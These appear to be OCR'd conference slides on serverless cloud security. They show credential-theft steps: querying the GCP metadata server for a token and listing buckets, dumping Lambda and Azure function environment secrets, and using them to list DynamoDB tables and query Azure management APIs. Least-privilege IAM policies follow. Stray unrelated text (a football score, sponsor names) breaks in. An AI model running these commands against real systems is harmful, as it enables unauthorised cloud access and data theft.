




Event-Driven Architecture






후반 3:58 SBS
브라질 1-1 잉글랜드
TOSHIBA
AVAYA
CAMISA 12
Internal Network
Sensitive Data
Misconfigured Firewall
Security Controls
Attack / Vector

Single Purpose Container

Gaining Access to Resources

```
curl 'http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token' -H 'Metadata-Flavor: Google'
```

{"access_token":"ya29.c.KqUBsdenNSGhEgLBLJJaA9QF2lIYxREMjPTe-1RcGSjLCIA0l4bXZdzTWw7J1F69oEg2DiwAxD_LO6NZcGoCaPn0UEO5ODzdGdTNPn_kyKicduMZyrWCZ2S_g8eVdxY4wx7SPerLoueoTuA79xi2sutqa186EPVJKBXeK1FwIirQ7Qfo2hZ-FyniQKD-_ICtRYhZ7VZrpaFBbXuFbG-RjA4pdNLfpaTV","expires_in":1054,"token_type":"Bearer"}

```
curl https://storage.googleapis.com/storage/v1/b?project=bh19eu
-H"Authorization: Bearer ya29.c.KqUBsdenNSGhEgLBLJJaA9QF2lIYxREMjPTe-1RcGSjLCIA0l4bXZdzTWw7J1F69oEg2DiwAxD_LO6NZcGoCaPn0UEO5ODzdGdTNPn_kyKicduMZyrWCZ2S_g8eVdxY4wx7SPerLoueoTuA79xi2sutqa186EPVJKBXeK1FwIirQ7Qfo2hZ-FyniQKD-_ICtRYhZ7VZrpaFBbXuFbG-RjA4pdNLfpaTV" | jq
```


```
{
  "kind": "storage#buckets",
  "items": [
    {
      "kind": "storage#bucket",
      "id": "bh-bucket",
      "selfLink": "https://www.googleapis.com/storage/v1/b/bh-bucket",
      "projectNumber": "123123123123",
      "name": "bh-bucket",
      "iamConfiguration": {}
    },
    {
      "kind": "storage#bucket",
      "id": "sensitive-bucket-bh19eu",
      "selfLink": "https://www.googleapis.com/storage/v1/b/sensitive-bucket-bh19eu",
      "projectNumber": "123123123123",
      "name": "sensitive-bucket-bh19eu",
      "iamConfiguration": {}
    },
    {
      "kind": "storage#bucket",
      "id": "test-bucket-1-bh19eu",
      "selfLink": "https://www.googleapis.com/storage/v1/b/test-bucket-1-bh19eu",
      "projectNumber": "123123123123",
      "name": "test-bucket-1-bh19eu",
      "iamConfiguration": {}
    }
  ]
}
```

Gaining Access to Resources


```
env

AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2l2VjEC0aCXV ...qLJc5uP/vmucPb2/J9SX05U=
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/test-env
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib
AWS_EXECUTION_ENV=AWS_Lambda_python3.8
AWS_LAMBDA_FUNCTION_NAME=test-env
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=B2A++2GxZbX9oC7l123123123SUCyJCpq123123123
AWS_REGION=us-east-1
AWS_ACCESS_KEY_ID=ASIAYO3RCHM123123123
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
```

```
$ AWS_SESSION_TOKEN=IQoJb3JpZ2l2VjEC0aCXV
...qLJc5uP/vmucPb2/J9SX05U=
AWS_SECRET_ACCESS_KEY=B2A++2GxZbX9oC7l123123123SUCyJCpq123123123
AWS_ACCESS_KEY_ID=ASIAYO3RCHM123123123 aws dynamodb list-tables


{
 "TableNames": [
  "DVSA-INVENTORY-DB",
  "DVSA-ORDERS-DB",
  "DVSA-USERS-DB",
  "demo_security_events",
  "slacker-slack-messages",
  "test-table-tmp"
 ]
}
```


Gaining Access to Resources

env

```
WEBSITE_CORS_SUPPORT_CREDENTIALS=False
HOME=/home
APPSETTING_AzureWebJobsStorage=DefaultEndpointsProtocol=https;AccountName=storageaccounttestbdb3;AccountKey=OfBOA...7EU/r2tQ==
WEBSITE_HOSTNAME=bheu19.azurewebsites.net
WEBSITE_AUTH_ENCRYPTION_KEY=17F259...1D151C8EEAB55D3E860B49C7C73A39A2DFFF
AzureWebJobsScriptRoot=/home/site/wwwroot
MACHINEKEY_DecryptionKey=17F259...1D151A0E8C8EAB55D3E860B49C7C73A39A2DFFF
MSI_ENDPOINT=http://172.16.0.6:8081/msi/token
MSI_SECRET=fc2f077b-1d28-4e2e-bf26-61d8fa241deb
WEBSITE_CORS_ALLOWED_ORIGINS=https://functions.azure.com,https://functions-staging.azure.com,https://functions-next.azure.com
PWD=/home/site/wwwroot
SSH_PORT=2222
WEBSITE_AUTH_SIGNING_KEY=801506D5B06D9...55816144E733C239C2E1B654F875601


curl http://172.16.0.6:8081/msi/token -H "Secret: fc2f077b-1d28-4e2e-bf26-61d8fa241deb
```

```
{
  "access_token": "eyJXaGF0IGFyy/Bmb3IIj...bm90IGEgtlbiJ9",
  "expires_on": "11/14/2019 02:12:42 PM +10:00",
  "resource": "https://bh19-app-vault.vault.azure.net",
  "token_type": "Bearer"
}

curl -X GET -H "Authorization: Bearer  $token" -H
"Content-Type: application/json"
https://management.azure.com/subscriptions/{subscriptionId}
?api-version=2019-06-01 | jq


{
  "environmentName": "AzureCloud",
  "id": "12365123-6123-4123-8123-0612312393ab",
  "name": "Azure subscription",
  "tenantId": "ab123123-1231-1231-8123-c123123123cd",
  "user": {
    "name": "tal@protego.io",
    "type": "user"
  }
}
```

```
s3 = boto3.client('s3')
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
try:
    response = s3.get_object(Bucket=bucket, Key=key)
except ClientError as e:
    logging.error(e)
    return None
# Return an open StreamingBody object
return response['Body']
```



But Why?

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
["arn:aws:s3:::*"]
  }]
}
```


```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
["arn:aws:s3:::myBucket/*"]
  }]
}
```

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject"],
    "Resource":
["arn:aws:s3:::myBucket/*"]
  }]
}
```

Disclaimer


It’s not them. Its You!

REST API / 3rd Party App (Slack)

